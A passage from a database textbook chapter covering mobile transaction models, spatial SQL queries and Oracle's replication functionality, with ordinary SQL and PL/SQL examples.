


Figure 26.21 Example of a kangaroo transaction.

started at the connected mobile support station. The transaction runs on a fixed host as an open nested transaction. If the mobile host changes location, the previous JT is split and a new JT (say JT2) runs on the new location’s mobile support station. JT1 can commit independently of JT2.

There are two different processing modes for kangaroo transactions: compensating mode and split mode. In compensating mode, if a JT fails, then the current JT and any preceding or following JTs are undone. Previously committed JTs are compensated for. On the other hand, in split mode, if a JT fails, then previously committed JTs are not compensated and no new JTs are initiated; however, it is up to the local DBMS to decide whether to commit or abort currently executing JTs. Table 26.2 summarizes the differences between a number of the proposed mobile transaction models.

Reporting and co-transactions This model also extends the open nested transaction model. It considers a constantly connected but moving mobile host. A root transaction is responsible for controlling the movement across the cells, similar to the Kangaroo model. Subtransactions are allowed to run on the MH and MSS, but have to be of a certain type:

- *Compensatable*.
- *Noncompensatable*.
- *Reporting transaction*. Constantly shares partial results with the root transaction at any time. If the subtransaction is independent, it is permitted to be compensatable.
- *Co-transaction*. A reporting transaction that runs exclusively; it is a subroutine. Once it publishes the results to the parent transaction it interrupts, but is able to resume and continue in the same state.

MoFlex The MoFlex model is a generalization of the Flex Transaction Model and supports the following types of subtransactions:

- *Compensatable*.
- *Repeatable*. A transaction that eventually succeeds, but might be repeated a number of times.
- *Pivot*. A transaction that is neither compensatable nor repeatable.
- *Location-dependent*. If the subtransaction has to terminate at this specific location (cell, MSS).

TABLE 26.2 Summary of differences between mobile transaction models.

	OPEN	CLOSED	NONVITAL	SUBSTITUTABLE	COMPENSATING
Reporting and Co-Transactions	X	X		X	X
Isolation Only Transactions		X			
Toggle Transactions					
Weak-Strict Transactions	X	X	X	X	X
Pro-Motion	X	X		X	X
Moflex Transactions	X	X	X	X	X
Kangaroo Transactions	X				X

The idea of the MoFlex model is to establish an execution order that has to be *well-formed*. An order is well-formed if for any pivot transaction an alternative child (path) exists that consists only of repeatable subtransactions. A pivot element in a path of transactions defines the point of a guaranteed termination, but leaves some irreversible subtransactions. MoFlex enriches this implicit execution order and provides a means to define the commit or abort of a transaction according to predicates about time, costs, and location. The termination is determined by a state machine and if a final state is pivot, a 2PC protocol is executed to commit the current state. The properties *location dependency* and *compensation trigger* result in different actions if a transaction is about to become migrated (see Table 26.3):

- *SplitResume*. Split the subtransaction and commit the already executed part. Continue with a new subtransaction on the new MSS.
- *Restart*. Restart the subtransaction on the new MSS.
- *SplitRestart*. Commit the already executed part on the old MSS, restart the entire transaction on the new MSS.
- *Continue*. Continue on the new MSS.

The MoFlex transaction model is the only model that provides a guaranteed execution that can even depend on time, costs, or location. For example, its predicates can be mapped to the predicates that control the staleness in a lazy primary copy replication model via the Pro-Motion model that allows a contract to be defined between the MH and the corporate DBMS.

Isolation only This lazy update anywhere replication technique has been initially developed for MHs to read and write UNIX files as part of the *CODA* file system in the early 1990s. It allows disconnected operations and a transaction run on the MH, which provides a cached copy of the files. The model makes use of two different kinds of transactions:

- *First-class transactions*, which are not executed on replicated or partitioned data and are guaranteed to be serializable with all committed transactions.
- *Second-class transactions*, which are executed on replicated or partitioned data and are only locally (on the MH) serializable with other second-class transactions.

Once the MH starts the validation, it is verified whether all second-class transactions are serializable with all other concurrently committed transactions and are committed if the validation succeeds. Due to this rigid validation, the model ensures global-serializability of second-class transactions. Similar to the lazy update anywhere, one of the following actions takes place if validation fails:

- re-execution of the transaction;
- application-specific reconciliation;

TABLE 26.3 Migration rules of MoFlex.

	COMPENSATABLE	NONCOMPENSATABLE
Location-independent	SplitResume	Continue
Location-dependent	Restart, SplitRestart	Restart

- notification is sent to the user to manually resolve the conflict;
- abort of the transaction.

Interestingly, the model also foresees a mechanism to use a “Global Certification Order” to ensure that concurrent validation does not violate serializability. This model is an early example of models supporting disconnected data processing.

Two-tier replication The seminal paper on the dangers of replication by Gray et al. (1996) also describes a lazy update anywhere replication and transaction processing method for disconnected MHs. In their model, every MH replicates two versions of accessed data items:

- *Master version*. The most recent data item received from the FH, which has not been processed yet by any local transaction.
- *Tentative version*. The most recent value produced by local transactions that remains tentative until validation has succeeded.

The model further distinguishes between two types of transactions that can run on an MSS:

- *Base transactions* are executed on master data only and have master data as output. They are performed only by connected MHs.
- *Tentative transactions* are executed when the MH is disconnected. These transactions are local to the MH and create new tentative versions of the replicated data.

MHs copy data to their own local database and disconnect. While disconnected, MH accumulate tentative transactions and once re-connected, they are re-executed as base transactions and committed if they pass an application-specific validation similar to the already discussed reconciliation in Section 26.3.4. If the re-execution fails, the user is notified and the tentative data is replaced by the master version. The technique also permits the data of an MH to be declared as master. Consider the situation in *DreamHome* where a worker is responsible for a set of customers somewhere in the countryside. To prevent others from modifying this data while he is away, it is a good approach to declare the customers as being mastered by this specific worker, perhaps just for some time. The advantage is the data remains available, but all transactions that run in the cooperative database remain tentative until the worker re-connects.



Query processing

There are a number of issues that need to be addressed regarding query processing in mobile environments. We briefly consider location-based queries.

If a query has at least one location-related simple predicate or one location-related attribute, then it is called a location-aware query. An example of such a query would be: “How many properties does *DreamHome* have in London?” If the query results depend on the location of the query issuer, then the query is called a location-dependent query. A straightforward way to search for a property in London is by its city name or address. The generalized form of an address is the representation based on x and y coordinates, also called Latitude and Longitude.



To allow for a query based on the coordinates we extend the table by these two columns. The following query:

```
SELECT * FROM Property WHERE latitude = 55.844161
AND longitude = - 4.430532
```

returns to the campus of the University in Paisley. To allow for queries based on an address, a mapping between a human readable format, the address, and the coordinates is required. Since objects can move as well, for example, cars of *DreamHome*'s car pool or the actual user, we have different types of queries:



- *Moving object database queries.* This type of query includes those queries issued by mobile or fixed computers that query objects which are themselves moving. An example of such a query would be: "Find all the cars within 100 feet of my car."
- *Spatio-temporal queries.* In a mobile environment, answers to user queries can vary with location; that is, the query results depend on the query's spatial properties. For a location-bound query, the query result must be both relevant to the query and valid for the bound location. Spatio-temporal queries include all queries that combine the space dimension with the time dimension, which are generally associated with moving objects.
- *Continuous queries.* This type of query allows users to receive new results when they become available. An example of a continuous query would be: "Give me a list of *DreamHome* properties within 10 miles from my position." In this case, the result of the query varies *continuously* with the movement of the driver.



GPS (Global Positioning System) and other techniques that exploit the information of the mobile cell the user is currently connected to allow for a location of the user or the moving object. However, conditions like "within a radius of 5 miles" have to be processed by the database, which gives rise to a number of issues:

- *Data exchange and information integration.* The domain of spatial information systems is a wide field that goes far beyond the purpose of this chapter. Spatial information affects a number of areas such as navigation and topography, geography, image processing, augmented reality, or even politics. As a result, it is important to have reliable standards about the data format as well as the interfaces to enable the data exchange.
- *Representation.* A DBMS needs data types to represent geometric two- and three-dimensional shapes based on points, lines, curves, and polygons as well as the calculation of their distance, coverage, area, and their intersection (see Figures 26.22 and 26.23). An object-oriented representation of spatial information is more adequate to represent geometric shapes. Spatial information systems are implemented based on spatial extensions of a relational database system, for example, Oracle Spatial. The SQL/MM Part 3 specification extends the SQL standard and makes use of SQL's object-relational features (see Chapter 9). The standard defines a number of geometric types (see Figure 26.24 and Table 26.4) and methods (see Table 26.5). These types and methods provide the functionality to extend the relational algebra and SQL syntax by spatial features and allow geometric operations to be performed in a much more convenient way.



Figure 26.22 An array of coordinates represents a route from Paisley to Glasgow.




Figure 26.23 A map showing shapes based on coordinates as well as the position of the user.




Figure 26.24 Some types specified by the SQL/MM Part 3 standard (see Table 26.4 for a brief description).

TABLE 26.4 Some types specified by the SQL/MM Part 3 standard.

TYPE	DESCRIPTION
ST_Geometry	Base type, subtypes are 2D-SDTs
ST_Point	Point with two coordinates
ST_Curve	Line, list of point, possibly interpolated or closed
ST_LineString	Subtype of ST_Curve, linear interpolation
ST_CircularString	Subtype of ST_Curve, interpolation possible
ST_Surface	Area
ST_Polygon	Subtype of ST_Surface with linear rings

TABLE 26.5 Some methods specified for type ST_Geometry.

METHOD	DESCRIPTION
ST_Length()	Returns the length of a curve
ST_IsClosed()	Returns integer if the curve is closed
ST_CurveToLine()	Returns type ST_LineString, line approximation of a curve
ST_PointN()	Returns ST_Point, <i>n</i> th point of a line (type LineString)
ST_Area	Calculates the area of a surface
ST_Perimeter	Length of a polygon
ST_Centroid	Calculates the centroid

- *Indexing:* B*Trees are data structure to index one-dimensional data only. Spatial data is often two- or multi-dimensionally structured requiring more sophisticated index structures like R-Tree, Qudatree, K-D Tree, BSP Tree (Samet, 2006).
- *Processing spatial data on the MH:* We have already discussed some examples where data is replicated to an MH. Also, spatial information can be replicated to the MH's local database and, hence, the mobile DBMS should provide at least some of the functionality to process spatial information locally. Data caching on the MH based on spatial as well as temporal information (Ren and Dunham, 2000) has been suggested as a solution to decrease the load on mobile networks and enables disconnected data processing. For example, SQLite has a spatial extension called *SpatLite* that is based on SQLite's support for R-Trees.

EXAMPLE 26.1 SQL SPATIAL EXTENSION

Figure 26.25 illustrates a simple coordinate system with two large areas (grey and green) called *regions* and five smaller areas called *ground* indicated by the numbers 1 to 5.




Figure 26.25 Regions (grey and green) and grounds (indicated by numbers) in a coordinate system.

The idea of the SQL's spatial extension is to represent regions by the following table:

```
CREATE TABLE Region (ID INTEGER PRIMARY KEY, name CHAR(25), area Polygon);
INSERT INTO Region VALUES (1, 'grey', ((0,0), (0,3), (3,3), (0,3)));
INSERT INTO Region VALUES (2, 'green', ((2,1), (5,1), (5,4), (2,4)));
```

As shown in the CREATE statement, there is a type Polygon that behaves like an SQL data type. The format of the type is an array of coordinates of the form $P(x, y)$. Imagine a representation of a polygon without the help of such a type. A separate relation polygon that associates tuples of a relation point would be required. SQL statements to calculate, for example, the area of the polygon, are cumbersome to formulate. Further, a number of possibly recursive joins are required to perform calculations involving several polygons. A ground's representation is equivalent to:

```
CREATE TABLE Property (ID INTEGER PRIMARY KEY, ground Polygon);
INSERT INTO Property VALUES (1, ((0,2), (1,2), (1,3), (0,3)));
INSERT INTO Property VALUES (2, ((0,2), (0,3), (3,1), (2,1)));
INSERT INTO Property VALUES (3, ((2,2), (3,2), (3,3), (2,3)));
INSERT INTO Property VALUES (4, ((4,2), (5,2), (5,3), (4,3)));
INSERT INTO Property VALUES (5, ((2,3), (3,3), (3,4), (2,4)));
```

The spatial SQL extension allows us to write queries in the following ways:

- (1) Select all grounds of the grey region.

```
SELECT ID
FROM Property p, Region r
WHERE r.name = 'grey' AND contains(r.area, p.ground)
```

- (2) To select all properties with distance greater than 3 from property with ID = 1:

```
SELECT *
FROM Property p
WHERE p.id = 1 AND distance (centroid (p.ground), centroid (p.ground)) > 3;
```

In our simple example, the distance is calculated via the squares, similar to what is known as Manhattan Distance (black and dashed arrows). In reality, a function that calculates the distance between two points $P_1(x,y)$ and $P_2(x,y)$ is distance $(P_1, P_2) = \sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2}$.

- (3) If the city of Glasgow needs some information about the proportion of a property's ground in relation to the green region, we could write:

```
SELECT (Area(Intersection(r.area, p.ground))/Area(r.area))/100
FROM Property p, Region r
WHERE p.id = 3 AND r.name = 'green';
```

26.5 Oracle Replication

To complete this chapter, we examine the replication functionality of Oracle11g (Oracle Corporation, 2011e). In this section, we use the terminology of the DBMS—Oracle refers to a relation as a *table* with *columns* and *rows*. We provide an introduction to Oracle DBMS in Appendix H.2.

26.5.1 Oracle's Replication Functionality

As well as providing a distributed DBMS capability, Oracle also provides **Oracle Advanced Replication** to support both synchronous and asynchronous replication. An Oracle replication object is a database object existing on multiple servers in a distributed database system. In a replication environment, any updates made to a replication object at one site are applied to the copies at all other sites. Oracle replication allows tables and supporting objects, such as views, triggers, packages, indexes, and synonyms to be replicated. In this section, we briefly discuss the Oracle replication mechanism.

Replication groups To simplify administration, Oracle manages replication objects using **replication groups**. Typically, replication groups are created to organize the scheme objects that are required by a particular application. Replication group objects can come from several schemes and a scheme can contain objects from different replication groups. However, a replication object can be a member of only one group.

A replication group can exist at multiple **replication sites**. An Oracle replication environment supports two types of sites: **master sites** and **materialized view sites**. One site can be both a master site for one replication group and a materialized view site for a different replication group. However, one site cannot be both the master site and the materialized view site for the same replication group.

- A replication group at a master site is referred to as a **master group**. Every master group has exactly one master definition site. A replication group's master

definition site is a master site serving as the control center for managing the replication group and the objects in the group.

- A replication group at a materialized view site is based on a master group and is referred to as a **materialized view group**.
- A master site maintains a complete copy of all objects in a replication group and materialized views at a materialized view site can contain all or a subset of the table data within a master group. For example if the master group, STAFF_PROPERTY, contains the tables Staff and PropertyForRent, then all the master sites participating in a master group must maintain a complete copy of both these tables. However, one materialized view site might contain only a materialized view of the Staff table, while another materialized view site might contain materialized views of both the Staff and PropertyForRent tables.
- All master sites in a multimaster replication environment communicate directly with one another to continually propagate data changes in the replication group. A materialized view site contains a snapshot, or materialized view, of the table data from a certain point in time and typically is refreshed periodically to synchronize it with its master site. Materialized views can be organized into *refresh groups*. Materialized views in a refresh group can belong to one or more materialized view groups, and they are refreshed at the same time to ensure that the data in all materialized views in the refresh group correspond to the same transactionally consistent point in time.

Refresh types Oracle can refresh a materialized view in one of the following ways:

- *Complete*: The server that manages the materialized view executes the materialized view's defining query. The result set of the query replaces the existing materialized view data to refresh the view. Oracle can perform a complete refresh for any materialized view. Depending on the amount of data that satisfies the defining query, a complete refresh can take substantially longer to perform than a fast refresh.
- *Fast*: The server that manages the materialized view first identifies the changes that occurred in the master table since the most recent refresh of the materialized view and then applies them to the materialized view. Fast refreshes are more efficient than complete refreshes when there are few changes to the master table because the participating server and network replicate less data. Fast refreshes are available for materialized views only when the master table has a materialized view log. If a fast refresh is not possible, an error is raised and the materialized view(s) will not be refreshed.
- *Force*: The server that manages the materialized view first tries to perform a fast refresh. If a fast refresh is not possible, then Oracle performs a complete refresh.

Types of replication Oracle supports four main types of replication: materialized view replication, single master replication, multimaster replication, and hybrid replication.

- *Materialized view replication*: A materialized view contains a complete or partial copy of a target master from a single point in time. The target master can be either a master table at a master site or a master materialized view at a materialized view site. A *master materialized view* is a materialized view that acts as a master for another materialized view. A *multitier materialized view* is one that is based on another materialized view, not on a master table. There are three types of materialized views:




Figure 26.26 Read-only materialized view replication.

- *Read-only*: Table data that originates from a master site or master materialized view site is copied to one or more remote databases, where it can be queried but not updated. Instead, updates must be applied to the master site. This type of replication is illustrated in Figure 26.26, in which a client application can query a read-only materialized view of the Staff table at the materialized view site and can update the Staff table itself at the master. The materialized view is updated with the changes at the master when the materialized view is refreshed from the master site. A read-only materialized view can be created using the CREATE MATERIALIZED VIEW statement; for example:

```
CREATE MATERIALIZED VIEW hq.Staff AS
SELECT * FROM hq.staff@hq_staff.london.south.com;
```

- *Updatable*: Allows users to insert, update, and delete rows of the target master table or master materialized view by performing these operations on the materialized view, as illustrated in Figure 26.27.

An updatable materialized view can also contain a subset of the data in the target master. Updatable materialized views are based on tables or other materialized views that have been set up to be part of a *materialized view group* that is based on another replication group. For changes made to an updatable materialized view to be pushed back to the master during refresh, the updatable materialized view must belong to a materialized view group. Updatable materialized views have the following properties:

- they are always based on a single table, although multiple tables can be referenced in a subquery;
- they can be incrementally (or fast) refreshed;
- changes made to an updatable materialized view are propagated to the materialized view's remote master table or master materialized view and the updates to the master then cascade to all other replication sites.




Figure 26.27 Updatable materialized view replication.

An updatable materialized view can be created using the `CREATE MATERIALIZED VIEW . . . FOR UPDATE` statement; for example:

```
CREATE MATERIALIZED VIEW hq.Staff FOR UPDATE AS
SELECT * FROM hq.staff@hq_staff.london.south.com;
```

The following statement creates a materialized view group:

```
BEGIN
  DBMS_REPCAT.CREATE_MVIEW_REPGROUP (
    gname => 'hq_repgp',
    master => 'hq_staff.london.south.com',
    propagation_mode => 'ASYNCHRONOUS');
END;
```

The following statement adds the `hq.staff` materialized view to the materialized view group, making the materialized view updatable:

```
BEGIN
  DBMS_REPCAT.CREATE_MVIEW_REPOBJECT (
    gname => 'hq_repgp',
    sname => 'hq',
    oname => 'staff',
    type => 'SNAPSHOT',
    min_communication => TRUE);
END;
```

- *Writeable:* The materialized view is not part of a materialized view group and so changes cannot be pushed back to the master and are lost if the materialized view refreshes.




Figure 26.28 Multimaster replication.

- *Single master replication:* A single master site supporting materialized view replication provides the mechanisms to support a number of materialized view sites. A single master site that supports one or more materialized view sites can also participate in a multiple master site environment, creating a hybrid replication environment (combination of multimaster and materialized view replication).
- *Multimaster replication:* With multimaster replication, a replication group is copied to one or more remote databases, where it can be updated. Modifications are propagated to the other databases at regular intervals determined by the DBA for each database group. This type of replication is illustrated in Figure 26.28, where the edges between the three master sites represent database links (see Section 25.7.1). There are two types of multimaster replication:
 - *Synchronous:* All changes are applied at all sites participating in the replication as part of a single transaction. If the transaction fails at any site, the entire transaction is rolled back.
 - *Asynchronous:* Local changes are captured, stored in a queue, and propagated and applied at the remote sites at regular intervals. With this form of replication, there is a period of time before all sites are consistent.
- *Hybrid replication:* It is possible to combine multimaster replication and materialized view replication to meet particular organizational requirements. In hybrid replication there can be any number of master sites and multiple materialized view sites for each master. This type of replication is illustrated in Figure 26.29, with two master sites named london.south.com and bristol.west.com maintaining a replication group. There is a two-way arrow between the master sites, indicating that a database link exists at each site that connects to the other master site. The materialized view sites glasgow.north.com and edinburgh.north.com each maintain a replication group with the master site london.south.com. A materialized view site aberdeen.north.com maintains a replication group with the master




Figure 26.29 Hybrid replication.

site bristol.west.com. A one-way arrow points from each materialized view site to its master site, indicating a database link from the materialized view site to the master site.

Conflict resolution We discussed conflict resolution in replication environments at the end of Section 26.3.4. Replication conflicts can occur in a replication environment that permits concurrent updates to the same data at multiple sites. There are three main types of conflict in a replicated environment:

- *Update conflict*: It occurs when the replication of an update to a row conflicts with another update to the same row. Update conflicts can happen when two transactions originating from different sites update the same row at nearly the same time.
- *Uniqueness conflict*: It occurs when the replication of a row attempts to violate entity integrity; for example, if two transactions originate from two different sites and each inserts a row into the table replica at their sites with the same primary key value, a uniqueness conflict will occur.
- *Delete conflict*: It occurs when two transactions originate from different sites, with one transaction deleting a row and another transaction updating or deleting the same row.

Conflict resolution is handled independently at each master site. The receiving master site or master materialized view site detects conflicts if:

- there is a difference between the old values of the replicated row (the values before the modification) and the current values of the same row at the receiving site (update conflict);
- a uniqueness constraint violation occurs during an INSERT or UPDATE of a replicated row (uniqueness conflict);

- it cannot find a row for an UPDATE or DELETE statement because the primary key of the row does not exist (delete conflict).

To resolve an update replication conflict, a mechanism is required to ensure that the conflict is resolved in accordance with the application's business rules and to ensure that the data converges correctly at all sites. Oracle Advanced Replication offers a number of prebuilt conflict resolution methods that allows a user to define a conflict resolution mechanism that resolves many common conflicts. In addition, users can build their own conflict resolution methods (for example, to handle delete or ordering conflicts, for which Oracle does not provide prebuilt methods). The prebuilt methods include many of the ones discussed in Section 26.3.4 such as latest and earliest timestamps, maximum and minimum values, additive and average values, and site priority. In addition, Oracle also provides methods to overwrite or discard values and priority groups, which allows a priority level to be assigned to each value of a column, so that if a conflict is detected, the table whose priority column has a lower value is updated using the data from the table with the higher priority value.

In addition to update, uniqueness, and delete conflicts, ordering conflicts can occur when there are three or more master sites. If propagation to a master site is blocked, then updates to replicated data can continue to be propagated among the other master sites, however, when propagation resumes, these updates might be propagated to the first master site in a different order than they occurred at the other masters, and these updates might conflict. In this case, to guarantee data convergence, a conflict resolution method that can guarantee data convergence must be used, namely one of latest time stamp, minimum, maximum, priority group, and additive.

Oracle also uses **column groups** to detect and resolve conflicts. A column group is a logical grouping of one or more columns in a replicated table. A column cannot belong to more than one column group and columns that are not explicitly assigned to a column group are members of a shadow column group that uses default conflict resolution methods.

Column groups can be created and assigned conflict resolution methods using the DBMS_REPCAT package. For example, to use a latest timestamp resolution method on the Staff table to resolve changes to staff salary, we would need to hold a timestamp column in the staff table, say salaryTimestamp, and use the following two procedure calls:

```
EXECUTE DBMS_REPCAT.MAKE_COLUMN_GROUP (  
    gname ⇒ 'HR',  
    oname ⇒ 'STAFF',  
    column_group ⇒ 'SALARY_GP',  
    list_of_column_names 'staffNo, salary, salaryTimestamp');
```

```
EXECUTE DBMS_REPCAT.ADD_UPDATE_RESOLUTION (  
    sname ⇒ 'HR',  
    oname ⇒ 'STAFF',  
    column_group ⇒ 'SALARY_GP',  
    sequence_no ⇒ 1,  
    method ⇒ 'LATEST_TIMESTAMP',
```

```
parameter_column_name ⇒ 'salaryTimestamp',
comment ⇒ 'Method 1 added on' || sysdate);
```

The DBMS_REPCAT package also contains routines to create priority groups and priority sites. Column groups, priority groups, and priority sites can also be created interactively by the Oracle Replication Manager.

Chapter Summary

- **Replication** is the process of generating and reproducing multiple copies of data at one or more sites. It is an important mechanism, because it enables organizations to provide users with access to current data where and when they need it.
- The **benefits** of database replication are improved availability, reliability, performance, with load reduction, and support for disconnected computing, many users, and advanced applications.
- **Eager replication** is the immediate updating of the replicated target data following an update to the source data. This is achieved typically using the 2PC (two-phase commit) protocol. **Lazy replication** is when the replicated target database is updated at some time after the update to the source database. The delay in regaining consistency between the source and target database may range from a few seconds to several hours or even days. However, the data eventually synchronizes to the same value at all sites.
- A **replication server** is a software system that manages data replication.
- **Data ownership models** for replication can be primary- and secondary-copy, workflow, and update-anywhere (peer-to-peer). In the first two models, replicas are read-only. With the update-anywhere model, each copy can be updated and so a mechanism for conflict detection and resolution must be provided to maintain data integrity.
- If a replication protocol is implemented as part of the database kernel it is kernel-based, if an additional middleware layer that resides on top of the replicated database system implements the protocol, it is middleware-based.
- The processing of updates has to maintain the transactional consistency. **I-copy-serializability** is the correctness criterion of concurrent data processing in a replicated database. **Eager update anywhere** replication has a poor scalability. **Lazy update anywhere** replication has to cope with frequent reconciliations.
- **Snapshot isolation** has been shown to be a good solution to replication techniques and **group communication protocols** ensure the delivery of messages in a total order.
- A **mobile database** is a database that is portable and physically separate from the corporate database server but is capable of communicating with that server from remote sites allowing the sharing of corporate data. With mobile databases, users have access to corporate data on their laptop, PDA, or other Internet access device that is required for applications at remote sites.
- There are a number of issues that need to be addressed with mobile DBMSs, including managing limited resources, security, transaction handling, and query processing.
